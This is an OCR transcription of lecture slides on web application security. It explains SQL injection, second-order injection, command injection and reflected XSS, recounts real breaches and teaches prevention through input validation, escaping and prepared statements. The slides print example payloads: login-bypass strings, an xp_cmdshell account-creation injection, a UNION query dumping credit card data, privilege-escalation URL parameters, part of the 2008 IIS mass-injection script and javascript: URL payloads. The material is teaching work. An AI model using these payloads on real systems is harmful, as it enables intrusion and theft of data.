


Normal Login




Malicious User Input

SQL Injection Attack




Exploits of a Mom

http://xkcd.com/327/



SQL Injection: Basic Idea



- This is an input validation vulnerability
  - Unsanitized user input in SQL query to back- end database changes the meaning of query
- Special case of command injection

Authentication with Back-End DB

```
set UserFound=execute(
    "SELECT * FROM UserTable WHERE
    username=' " & form("user") & " ' AND
    password= ' " & form("pwd") & " ' " );
```

User supplies username and password, this SQL query checks if user/password combination is in the database

```
If not UserFound.EOF
    Authentication correct
 else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

User gives username ’ OR 1=1 --

Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username=’’ OR 1=1 -- … );
```

Always true!

Everything after -- is ignored!

Now all records match the query, so the result is not empty ⇒ correct “authentication”!

Another SQL Injection Example [From "The Art of Intrusion"]

To authenticate logins, server runs this SQL command against the user database:

SELECT * WHERE user='name' AND pwd='passwd'

User enters ' OR WHERE pwd LIKE '% as both name and passwd

Server executes

Wildcard matches any password

SELECT * WHERE user='' OR WHERE pwd LIKE '%'

AND pwd='' OR WHERE pwd LIKE '%'

Logs in with the credentials of the first person in the database (typically, administrator!)

It Gets Better

User gives username

’ exec cmdshell ‘net user badguy badpwd’ / ADD --

Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username= ‘’ exec … -- … );
```

Creates an account for badguy on DB server

Pull Data From Other Databases

User gives username

’ AND 1=0
UNION SELECT cardholder, number, exp_month, exp_year FROM creditcards

Results of two queries are combined

Empty table from the first query is displayed together with the entire contents of the credit card database

More SQL Injection Attacks

Create new users

’; INSERT INTO USERS (‘uname’,‘passwd’,‘salt’)

VALUES (‘hacker’,‘38a74f’, 3234);

Reset password

’; UPDATE USERS SET email=hcker@root.org WHERE email=victim@yahoo.com

Uninitialized Inputs

```
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
    $new_pass .= chr(rand(97,122))
…
$result = dbquery("UPDATE ".$db_prefix."users
   SET user_password=md5('$new_pass')
   WHERE user_id='".$data['user_id']." ' ");
```

Creates a password with 8 random characters, assuming $new_pass is set to NULL

SQL query setting password in the DB

In normal execution, this becomes

```
UPDATE users SET user_password=md5('????????')
WHERE user_id='userid'
```

Exploit

Only works against older versions of PHP

User appends this to the URL:

&new_pass=badPwd%27%29%2c

user_level=%27103%27%2cuser_aim=%28%27

This sets $new_pass to badPwd'), user_level='103', user_aim=('

SQL query becomes

```
UPDATE users SET user_password=md5('badPwd'),
        user_level='103', user_aim=('????????')
WHERE user_id='userid'
```

User's password is set to 'badPwd'

... with superuser privileges

Second-Order SQL Injection

Data stored in the database can be later used to conduct SQL injection

For example, user manages to set uname to admin' --

- This vulnerability could exist if input validation and escaping are applied inconsistently
  - Some Web applications only validate inputs coming from the Web server but not inputs coming from the back-end DB
- UPDATE USERS SET passwd='cracked'
  WHERE uname='admin' --'

Solution: treat all parameters as dangerous

CardSystems Attack (June 2005)

CardSystems was a major credit card processing company

Put out of business by a SQL injection attack

- Credit card numbers stored unencrypted
- Data on 263,000 accounts stolen
- 43 million identities exposed

SQL Injection in the Real World

Oklahoma Department of Corrections divulges thousands of social security numbers (2008)

- Sexual and Violent Offender Registry for Oklahoma
- Data repository lists both offenders and employees

“Anyone with a web browser and the knowledge from Chapter One of SQL for Dummies could have easily accessed – and possibly, changed – any data within the DOC's databases"

Attack on Microsoft IIS (April 2008)

SECURITY FIX


Brian Krebs on Computer Security

About This Blog | Archives | XML RSS Feed (What's RSS?)

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's Internet Information Services (IIS) Web servers. In an alert issued last week, Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.



Main Steps in April 2008 Attack

Use Google to find sites using a particular ASP style vulnerable to SQL injection

Use SQL injection to modify the pages to include a link to a Chinese site nihaorr1.com

- Do not visit that site – it serves JavaScript that exploits vulnerabilities in IE, RealPlayer, QQ Instant Messenger

Attack used automatic tool; can be configured to inject whatever you like into vulnerable sites

There is some evidence that hackers may have gotten paid for each victim's visit to nihaorr1.com

Part of the SQL Attack String

```
DECLARE @T varchar(255),@C varchar(255)

DECLARE Table_Cursor  CURSOR
FOR select a.name,b.name from sysobjects a,syscolumns b where
a.id=b.id and a.xtype='u' and

(b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)

OPEN Table_Cursor

FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN

 exec('update ['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+'‘ '''')

FETCH NEXT FROM  Table_Cursor INTO @T,@C

END CLOSE Table_Cursor
DEALLOCATE Table_Cursor;

DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(
%20AS%20NVARCHAR(4000));EXEC(@S);--
```

Preventing SQL Injection

Validate all inputs

- Filter out any character that has special meaning
  - Apostrophes, semicolons, percent symbols, hyphens, underscores, …
- Check the data type (e.g., input must be an integer)

Whitelist permitted characters

- Blacklisting “bad” characters doesn’t work
  - Forget to filter out some characters
  - Could prevent valid input (e.g., last name O’Brien)
- Allow only well-defined set of safe values
  - Set implicitly defined through regular expressions

Escaping Quotes

- Special characters such as ’ provide distinction between data and code in queries

For valid string inputs containing quotes, use escape characters to prevent the quotes from becoming part of the query code

Different databases have different rules for escaping

- Example: escape(o’connor) = o\’connor or

  escape(o’connor) = o’’connor

Prepared Statements


In most injection attacks, data are interpreted as code – this changes the semantics of a query or command generated by the application

Bind variables: placeholders guaranteed to be data (not code)

Prepared statements allow creation of static queries with bind variables; this preserves the structure of the intended query

Prepared Statement: Example

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```



Query is parsed without data parameters

Bind variables are typed (int, string, …)

But beware of second-order SQL injection…

Parameterized SQL in ASP.NET

Builds SQL queries by properly escaping args

- Replaces ’ with \’

```
SqlCommand cmd = new SqlCommand(
        “SELECT * FROM UserTable WHERE
        username = @User AND
        password = @Pwd”, dbConnection);
cmd.Parameters.Add(“@User”, Request[“user”] );
cmd.Parameters.Add(“@Pwd”, Request[“pwd”] );
cmd.ExecuteReader();
```

More Bad Input Validation

Web form for traceroute doesn't check for "&" ⇒ type <IP addr> & <any shell command>

PHF (phonebook) CGI script does not check input for newline ⇒ execute any shell command


- Open xterm to attacker's X server, display pwd file
- Use it to show directory contents, learn that Apache is running as "nobody", change config file so that it runs as "root" next time, break in after a blackout

Perl script doesn't check for backticks ⇒ steal mailing list from a porn site for spamming

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

http://naive.com/search.php?term=“Britney Spears”



search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>. </body>


Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

Cross-Site Scripting (XSS)



Reflected XSS

User is tricked into visiting an honest website

- Phishing email, link in a banner ad, comment in a blog


Bug in website code causes it to echo to the user's browser an arbitrary attack script

- The origin of this script is now the website itself!

Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites

- This violates the "spirit" of the same origin policy

Basic Pattern for Reflected XSS



Adobe PDF Viewer (before version 7.9)

PDF documents execute JavaScript code

http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

The “origin” of this injected code is the domain where PDF file is hosted

XSS Against PDF Viewer

Attacker locates a PDF file hosted on site.com

Attacker creates a URL pointing to the PDF, with JavaScript malware in the fragment portion
http://site.com/path/to/file.pdf#s=javascript:malcode

Attacker entices a victim to click on the link

If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, malware executes

- Its “origin” is site.com, so it can change content, steal cookies from site.com

Not Scary Enough?

PDF files on the local filesystem:

file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");

JavaScript malware now runs in local context with the ability to read and write local files ...

Where Malicious Scripts Lurk

